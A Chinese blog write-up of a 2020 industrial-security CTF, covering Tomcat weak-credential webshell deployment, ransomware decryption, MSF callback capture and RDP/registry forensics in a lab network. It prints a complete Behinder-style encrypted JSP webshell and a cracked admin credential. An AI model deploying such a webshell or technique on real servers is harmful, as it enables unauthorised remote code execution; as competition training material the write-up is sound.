

2020工业安全技能大赛——应急&电力专场部分WriteUp

原创

Pdsdt1 于 2020-07-16 21:54:46 发布 2016 收藏 4

文章标签: [信息安全](#) [安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/Pdsdt1/article/details/107394982>

版权

原文:

[Pdsdt's Blog](#)

平台登陆

需要我们连接VPN才能进入内网, 登陆用户名和密码需要在平台进行申请, 用的接入设备是深信服的软件, 总体连接还是比较稳定的

用户参数设置

用户参数设置用来设置连接MDLAN的用户名和密码, 只有正确的用户名和密码才能接入MDLAN。

注意: 任何设置完成后都必须点击设置生效按钮才能保存并生效!

用户名: User138 [修改\(M\)](#)

密码: ***** [在线修改\(L\)](#)

传输模式: TCP

跨运营商优化设置

启用优化 [低丢包率](#) 丢包率(%) 10

[设置生效\(A\)](#)

传输模式改为TCP比较稳定, 主办方提供了具体的网段10.10.1.X, 我们可以利用工具进行IP和服务探测, 这里我使用的 Advance_IP_Scanner

10.10.1.147	10.10.1.147		F0:F0:F0:F0:F0:F0
10.10.1.148	10.10.1.148		F0:F0:F0:F0:F0:F0
10.10.1.149	10.10.1.149		F0:F0:F0:F0:F0:F0
10.10.1.150	10.10.1.150		F0:F0:F0:F0:F0:F0
10.10.1.151	10.10.1.151		F0:F0:F0:F0:F0:F0
10.10.1.152	10.10.1.152		F0:F0:F0:F0:F0:F0
10.10.1.153	10.10.1.153		F0:F0:F0:F0:F0:F0
10.10.1.154	10.10.1.154		F0:F0:F0:F0:F0:F0
10.10.1.155	10.10.1.155	WORKGROUP	DE:E4:A1:F0:BD:9D
10.10.1.156	10.10.1.156		F0:F0:F0:F0:F0:F0
10.10.1.157	10.10.1.157		F0:F0:F0:F0:F0:F0
10.10.1.158	10.10.1.158		F0:F0:F0:F0:F0:F0
10.10.1.159	10.10.1.159		F0:F0:F0:F0:F0:F0
10.10.1.160	10.10.1.160		F0:F0:F0:F0:F0:F0
10.10.1.161	10.10.1.161		F0:F0:F0:F0:F0:F0
10.10.1.162	10.10.1.162		F0:F0:F0:F0:F0:F0


电力专场

互联网大区题目一

扫描内网发现10.10.1.55的靶机开启WEB服务

10.10.1.52	10.10.1.52	
10.10.1.53	10.10.1.53	
10.10.1.54	10.10.1.54	
10.10.1.55	10.10.1.55	HTTP, 电力学习资源博客 - (Apache Tomcat/Coyote JSP engine 1.1)
10.10.1.56	10.10.1.56	
10.10.1.57	10.10.1.57	
10.10.1.58	10.10.1.58	

访问一下发现是Jsp搭建的博客，懒得手动测试了，直接上了扫描器



发现了存在弱口令登陆



在manager/html目录下，存在文件上传的点，我们可以构造我们的WEBSHELL压缩成WAR包上传，之后tomcat会服务会自动解包并将我们的WEBSHELL解析

/manager	None specified	Tomcat Manager Application	true	20	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 min
/rtr	None specified		true	8	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 min
/shell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 min
/tomcat	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 min
/wshell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 min

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

访问发现有其他人上马的痕迹，省时间直接骑别人的了

文件管理 | CMD 命令 | 系统属性 | 帮助 | 写的不好，将就着用吧 -- by 慈勤强 <http://www.topronet.com>

当前目录: /var/lib/tomcat7/webapps/dama 驱动器: /

文件名称	文件大小	日期
a.jsp	67.70 KB	2020-7-15 17:06:33
1.bat	7 Bytes	2020-7-14 2:48:02

上级目录
META-INF

/var/lib/tomcat7/webapps/dama\

未选择任何文件

发现在ROOT目录下存在flag.txt，直接下载查看即可获取flag


	Name	Size	Type	Date
	[/]			
	[...]			
<input type="checkbox"/>	[admin]		DIR	2020-7-15 17:06:33
<input type="checkbox"/>	[assets]		DIR	2018-5-16 16:13:18
<input type="checkbox"/>	[error]		DIR	2018-5-16 16:13:19
<input type="checkbox"/>	[include]		DIR	2018-5-16 16:13:19
<input type="checkbox"/>	[install]		DIR	2018-5-16 16:13:17
<input type="checkbox"/>	[META-INF]		DIR	2018-5-16 16:13:17
<input type="checkbox"/>	[post]		DIR	2020-7-15 17:31:11
<input type="checkbox"/>	[struts]		DIR	2020-7-15 17:26:59
<input type="checkbox"/>	[WEB-INF]		DIR	2018-5-16 16:16:53
<input type="checkbox"/>	flag.txt	17 bytes	.txt	2020-7-14 2:48:02
<input type="checkbox"/>	favicon.ico	9.43 KB	.ico	2018-2-25 21:44:54

互联网大区题目二

与上一道题目是一个环境，不过提示我们在WEB环境仍然存在一个flag，为了方便期间上传我们的冰蝎马进行链接

```
<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%><%!class U extends ClassLoader{U(ClassLoader c)
{super(c);}public Class g(byte []b){return super.defineClass(b,0,b.length);}}%><%if(request.getParameter("pass")
!=null){String k=(""+UUID.randomUUID()).replace("-","").substring(16);session.putValue("u",k);out.print(k);retur
n;}Cipher c=Cipher.getInstance("AES");c.init(2,new SecretKeySpec((session.getValue("u")+").getBytes(),"AES"));n
ew U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader()
.readLine()))).newInstance().equals(pageContext);%>
```

后来找了WEB源码也没找到，想到了去数据库查找，先把源码都给Down了下来，找一下数据库的配置文件



使用冰蝎进行数据库连接，还是没有找到flag，之后找了后台登陆的用户名和密码


```
username= admin
md5(password)= ee955f62cb93483a635817b9f263439e # cmd5解出来的密码和数据库连接密码一样shenmiliu
```

登陆后台还是没有发现flag，想问问其他师傅们这个题目的flag到底是什么东西

应急专场

这个题目需要我们登陆远程桌面进行获取，远程桌面是WIN7的系统，想到了用户名应该为Administrator，利用主办方给我们提供的主机密码成功登陆

10.10.1.108 - 远程桌面连接



不过顺利都是暂时的，后面我还遇到了，密码被修改、协议不正确、服务被关闭、主机IP变化等问题，等到六点之后内网的服务才趋于稳定...

解勒索病毒

桌面给了一个flag.txt.vlojw的文件，我们需要解密一下这个文件，在主机里进行信息收集，可以在admin的桌面下找到VLOJW-DECRYPT.txt,打开后发现勒索病毒为GANDCRAB V5.1

通过查阅资料可以知道该病毒已经了解密软件

<https://www.52pojie.cn/forum.php?mod=viewthread&tid=874030&highlight=GANDCRAB>

直接使用软件进行扫描修复即可


Scan in progress

Please check log below for more information

Decryptor Started at Wed Jul 15 18:50:17 2020

Looking for ransom note ...

要注意的是，软件需要很长的时间，等着就完事了，解密成功后，就会在桌面下出现flag.txt



病毒分析3

分析从远程获取到的文件，分析17-010补丁文件

1 (1)	2020/3/25 21:50	Windows Install...	1,184 KB
1 (1).pcapng	2020/7/12 18:26	PCAPNG 文件	917 KB
1 (2)	2020/5/4 13:19	应用程序	3,253 KB
17-010补丁	2020/7/11 19:25	应用程序	73 KB
CVE-2018-8120	2020/7/11 13:12	应用程序	93 KB

从远程dump部分文件下来。

题目寻找为MSF生成的马的ip，这里直接去运行文件，抓包分析即可。

运行17-010补丁并且抓包

2	0.000116	Vmware_ed:b8:47	Vmware_f4:ef:8f	ARP	60	192.168.182.2 is at 00:50:56:ed:b8:47
3	0.000123	192.168.182.128	192.168.43.135	TCP	66	49243 → 1234 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
4	3.010674	192.168.182.128	192.168.43.135	TCP	66	[TCP Retransmission] 49243 → 1234 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
5	3.010738	192.168.182.128	192.168.43.135	TCP	66	[TCP Retransmission] 49243 → 1234 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
6	21.007405	192.168.43.135	192.168.182.128	TCP	60	1234 → 49243 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
7	21.007827	192.168.182.128	192.168.43.135	TCP	66	[TCP Port numbers reused] 49243 → 1234 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
8	24.008893	192.168.182.128	192.168.43.135	TCP	66	[TCP Retransmission] 49243 → 1234 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
9	30.030102	192.168.182.128	192.168.43.135	TCP	62	[TCP Retransmission] 49243 → 1234 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
10	34.837695	Vmware_f4:ef:8f	Vmware_ed:b8:47	ARP	42	Who has 192.168.182.2? Tell 192.168.182.128
11	34.838254	Vmware_ed:b8:47	Vmware_f4:ef:8f	ARP	60	192.168.182.2 is at 00:50:56:ed:b8:47

rdp攻击日志分析

参考文章：

https://blog.csdn.net/m0_37552052/article/details/82894963

事件管理器中找到TerminalServices-RemoteConnectionManager

选择日志进程号1149找ip

10.10.1.136 - 远程桌面连接

计算机管理

文件(F) 操作(A) 查看(V) 帮助(H)

已筛选日志: Microsoft-Windows-TerminalServices-RemoteConnectionManager/Operational; 来源: ; 事件 ID: 1149. 事件数: 570

级别	日期和时间	来源	事件
信息	2020/7/15 9:03:07	TerminalServices-RemoteConnectionMan...	1
信息	2020/7/15 9:03:07	TerminalServices-RemoteConnectionMan...	1
信息	2020/7/15 9:03:07	TerminalServices-RemoteConnectionMan...	1
信息	2020/7/15 9:03:06	TerminalServices-RemoteConnectionMan...	1
信息	2020/7/15 9:02:56	TerminalServices-RemoteConnectionMan...	1
信息	2020/7/15 9:02:56	TerminalServices-RemoteConnectionMan...	1
信息	2020/7/15 9:02:56	TerminalServices-RemoteConnectionMan...	1
信息	2020/7/15 8:40:20	TerminalServices-RemoteConnectionMan...	1
信息	2020/7/15 8:29:17	TerminalServices-RemoteConnectionMan...	1
信息	2020/7/15 8:18:15	TerminalServices-RemoteConnectionMan...	1
信息	2020/7/15 8:15:46	TerminalServices-RemoteConnectionMan...	1
信息	2020/7/15 7:13:58	TerminalServices-RemoteConnectionMan...	1
信息	2020/7/15 7:07:26	TerminalServices-RemoteConnectionMan...	1
信息	2020/7/15 4:48:26	TerminalServices-RemoteConnectionMan...	1
信息	2020/7/14 4:28:21	TerminalServices-RemoteConnectionMan...	1
信息	2020/7/14 4:28:21	TerminalServices-RemoteConnectionMan...	1
信息	2020/7/14 4:28:21	TerminalServices-RemoteConnectionMan...	1
信息	2020/7/14 4:28:21	TerminalServices-RemoteConnectionMan...	1
信息	2020/7/14 4:28:20	TerminalServices-RemoteConnectionMan...	1

事件 1149, TerminalServices-RemoteConnectionManager

常规 详细信息

远程桌面服务: 用户身份验证已成功:


用户: manager

域:

源网络地址: 192.168.1.101

浏览器取证

仍然是注册表里找信息



这几个题目主要都是考察注册表的熟悉程度

内存取证分析

全场最离谱的题目，没有之一，给了一个加密的RAR让我们破解，队友有尝试爆破的，后来七点多的时候，一个队友试了一下主办方提供的远程桌面登陆的密码，结果打开了...

名称	大小	压
系统配置文件	28	

名称	大小	压缩后大小	修改时间	创建时间	访问时间
flag.txt.txt	28	48	2020-07-1...		

flag.txt.txt - 记事本	
文件(F)	编辑(E) 格式(O) 查看(V) 帮助(H)
flag{fW7Itj-WFNR9a-k6HkPR}	

赛后

希望下两场的环境能够稳定一些，能够多一点赛事体验感